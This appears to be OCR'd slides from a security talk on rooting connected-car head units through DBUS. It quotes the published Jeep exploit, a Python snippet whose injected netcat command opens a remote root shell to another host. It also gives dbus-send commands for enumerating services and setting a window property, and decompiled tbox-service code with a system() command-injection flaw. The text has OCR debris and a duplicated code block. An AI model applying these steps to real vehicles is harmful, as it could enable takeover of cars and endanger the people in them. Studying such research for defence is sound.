
The APK uses an official public signature, allowing applications with uid=1000 to be installed.



```
APK signature verification result:

Signature verification succeeded
Valid APK signature v2 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0xb3998086d056cffa
        Subject: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
        Valid from: Wed Apr 16 06:40:50 CST 2008
        Valid until: Sun Sep 02 06:40:50 CST 2035

        Public key type: RSA
        Exponent: 3
        Modulus size (bits): 2048
        Modulus: 197523605149941453155162009226265001132010959302108771392938823604914420854787861515417201529714771439838818633216645234225476111100992737652241205683647770346509126789078210935808901632517374149247

        Signature type: MD5withRSA
        Signature OID: 1.2.840.113549.1.1.4

        MD5 Fingerprint: 8D DB 34 2F 2D A5 40 84 02 D7 56 8A F2 1E 29 F9
        SHA-1 Fingerprint: 27 19 6E 38 6B 87 5E 76 AD F7 00 E7 EA 84 E4 C6 EE E3 3D FA
        SHA-256 Fingerprint: C8 A2 E9 BC CF 59 7C 2F B6 DC 66 BE E2 93 FC 13 F2 FC 47 EC 77 BC 6B 2B 0D 52 C1 1F 51 19 2A B8
```

From zero to root intelligent vehicles

Root Case1:DBUS




Remote Exploitation of an Unaltered Passenger Vehicle

Dr. Charlie Miller (cmiller@openrce.org)

Chris Valasek (cvalasek@gmail.com)

August 10, 2015




You can deduce that executing code as root on the head unit is a trivial matter, especially when the default installation comes with well-known communication tools, such as netcat (nc). We wish that the exploit could have been more spectacular (editor’s note: that is a lie), but executing code on the head unit was trivial. The follow 4 lines of Python opens a remote root shell on an unmodified head unit, meaning that an attacker does **NOT** need to jailbreak the head unit to explore the system.

```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/ha
rman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.Ser
viceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 |
/bin/sh | netcat 192.168.5.109 6666"}')
```

From zero to root intelligent vehicles

Root Case1:DBUS



- Remote code execution attacks
- Local privilege escalation
- Override control

From zero to root intelligent vehicles

Root Case1:DBUS

List all DBUS services

```
dbus-send --session --type=method_call --print-reply --dest=org.freedesktop.DBus / org.freedesktop.DBus.ListNames
```

Method to list DBus of a certain system

```
dbus-send --system --type=method_call --print-reply --dest=<service_name> / org.freedesktop.DBus.Introspectable.Introspect
```

From zero to root intelligent vehicles

Root Case1:DBUS


```
<node>
    <interface name="org.freedesktop.DBus.Properties">

        <method name="Set">
            <arg name="interface" direction="in" type="s"/>
            <arg name="property" direction="in" type="s"/>
            <arg name="value" direction="in" type="v"/>
        </method>
    </interface>

<node name="com/xxx/ivi/vehiclefunction/window"/>
 </node>
```

```
dbus-send --system --print-reply --dest=<service_name> /com/xxx/ivi/vehiclefunction/window
com.xxx.ivi.vehiclefunction.window.setProperty string:'{"property":1,"value":2,"id":1}'
```

From zero to root intelligent vehicles

Root Case1:DBUS

DBUS has a service called tbox_service




```
v9 = sub_21828(a4, "ImageName", v23, 4096);
LOWORD(v10) = (unsigned __int16)"tbox-service";
if ( v9 )
{
  HIWORD(v10) = (unsigned int)"tbox-service" >> 16;
  yunosLogPrint(0, 4, v10, "path is %s \n", v23);
  std::string::string(&v21, v23, &v22);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "/usr/bin/start-nfs.sh %s", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "rm -rf %s*", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "cp %s %s -rf", v23, "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
```

```
int CTBoxDbus::SetValue(int a1, _DWORD *a2, _DWORD *a3)
{
        if ( !strcmp((const char *)s, "EngDiskRefreshPerform") )
        {
                        A(a1, a3, s, v95);
                        goto LABEL_37;
        }
}
```

From zero to root intelligent vehicles

Root Case1:DBUS

DBUS has a service called tbox_service



```
v9 = sub_21828(a4, "ImageName", v23, 4096);
LOWORD(v10) = (unsigned __int16)"tbox-service";
if ( v9 )
{
  HIWORD(v10) = (unsigned int)"tbox-service" >> 16;
  yunosLogPrint(0, 4, v10, "path is %s \n", v23);
  std::string::string(&v21, v23, &v22);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "/usr/bin/start-nfs.sh %s", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "rm -rf %s*", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "cp %s %s -rf", v23, "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
```

